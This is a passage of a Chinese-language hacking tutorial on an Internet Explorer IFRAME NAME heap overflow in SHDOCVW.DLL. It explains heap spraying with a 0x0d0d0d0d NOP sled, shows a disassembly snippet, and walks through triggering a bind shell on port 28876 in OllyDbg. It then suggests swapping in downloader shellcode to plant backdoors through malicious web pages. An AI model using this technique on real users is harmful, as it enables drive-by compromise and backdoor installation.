


图1

其它详细情况可以参阅《总结Windows下堆溢出的三种利用方式》。

好了，堆溢出的简单介绍就到这里了。下面我们来看看本文所涉及漏洞的情况。当对IFRAME、FRAME和EMBED等HTML标签中的NAME和SRC属性赋予超长字符串值时就会触发此漏洞，这是因为当IE处理IFRAME标签的时候会调用SHDOCVW.DLL中SetFrameName函数进行IFAME的NAME拷贝时，没有进行边界检查而导致溢出。因此我们可以构建一个包含恶意代码的HTML文档来触发此漏洞。庆幸的是我们已经可以在网上找到漏洞的相关利用程序了。我们可以大体看一下它的代码，如图1所示。

懂javascript的朋友应该不难看懂的。这个exploit触发溢出的方式是创建一个非常大的堆块，这个堆里包含的全都是0x0d（我们称这个堆为nops滑块）。紧跟在这个堆后面的就是我们的shellcode。这样做的目的就是为了让0x0d0d0d0d所指向的值还是0x0d0d0d0d，这样我们就可以使得eip在我们的堆内滑动，直到滑到我们的shellcode上然后执行。从exploit上来看就是在：

```
7178EC02        8B08        MOV   ECX, DWORD PTR [EAX]
//[0x0D0D0D0D] == 0x0D0D0D0D, so ecx = 0x0D0D0D0D.
7178EC04          68 847B7071   PUSH   71707B84
7178EC09          50          PUSH  EAX
7178EC0A        FF11          CALL  NEAR DWORD PTR [ECX]
```

当执行到7178EC0A的时候就会跳转到ECX所指向的地址去执行，而ECX所指向的地址就是我们使用nops滑块暴力扩大的内存区域，也就是用0xd填充的堆。这样我们就可以使得0x0d0d0d0d总能指向我们的javascript所申请的内存块。

理论讲了这么多让我们实际动手分析一下吧。打开olyydbg，依次打开"文件"→"打开"→找到program files\internet explorer\iexplore.exe。然后按F9运行，如图2。




图2

然后在弹出的IE窗口中依次选择“文件”→“打开”→“浏览”→找到我们的exploit文件“internetexploiter.html”（图3）。




图 3

确定后，在任务栏里的那个绿色的监控内存和cpu状况的小软件显示出内存在狂降（我的内存是512mb），当IE的状态栏出现“完毕”字样后，我的内存一直继续降到6mb（由于内存太小了，我无法抓图，还请朋友见谅）。这个过程就是我们的nops滑块创建的过程，当IE出现完毕字样后，我们打开一个cmd窗口，然后输入**netstat -an**看看，如图4所示。看样子我们是成功了，shellcode已经正确执行且一个shell已经绑定在28876端口了。




图 4




图 5




图 6

我们**telnet localhost 28876**，试一下，结果如图5所示。回到我们的olyydbg上来，按Ctrl + G进行跟随，输入地址0d0d0d0d后确定，看看我们到了哪里（图6）。一大片的0d0d0d0d，我们一直往后拖动，直到图6所指示的地方，在0d0d0d0d内存块的尾部就是我们的shellcode了。

三、漏洞利用

分析就到此为止了，下面看看利用。首先大家有可能会想到用它来做网页木马。在以前，众多的IE漏洞都无疑成了网页木马最好的实现者，然而由于此漏洞的特殊性，却局限了它在网页木马中的功能。为什么呢？大家有没有照着我上面分析中的去做？是不是感觉卡死了？想像一下，我的内存是512MB，测试的时候第三方应用软件几乎都没打开，空闲内存达到400多MB，可是一测试起来内存却急剧下降。这是因为这个漏洞的exploit所采用的特殊溢出方式也就是我上面所说的暴力扩大内存，这样造成了内存的大量占用。如果一个朋友在浏览网页，同时又开着QQ等等，浏览到你的网页木马时会出现假死状况，这样对于有经验的人来讲肯定会有所怀疑。

不过我们可以用一个具有download功能的shellcode来替换exploit中的shellcode，这样的话一旦溢出成功就会从网上down一个程序下来并执行，即使当时出现假死状况但我们的shellcode已经执行，后门还是会乖乖地被down下来的。至于怎么替换呢？好说啊，网上有的是download的shellcode，去红盟也能找到，下一个进行一次unicode编码，然后替换exploit的shellcode，修改一下原exploit即可（具体方法不在本文讨论范围之内，有兴趣的读者可以来《x档案》论坛讨论）。

那么除了网页木马外我们还能做什么呢，权限提升？不，由于我们溢出的是IEXPLORE，而IEXPLORE的权限继承自运行它的用户权限。所以说，我们虽然可以在普通权限下使用该漏洞溢出成功（图7），但是我们获得的shell依然还是普通权限。

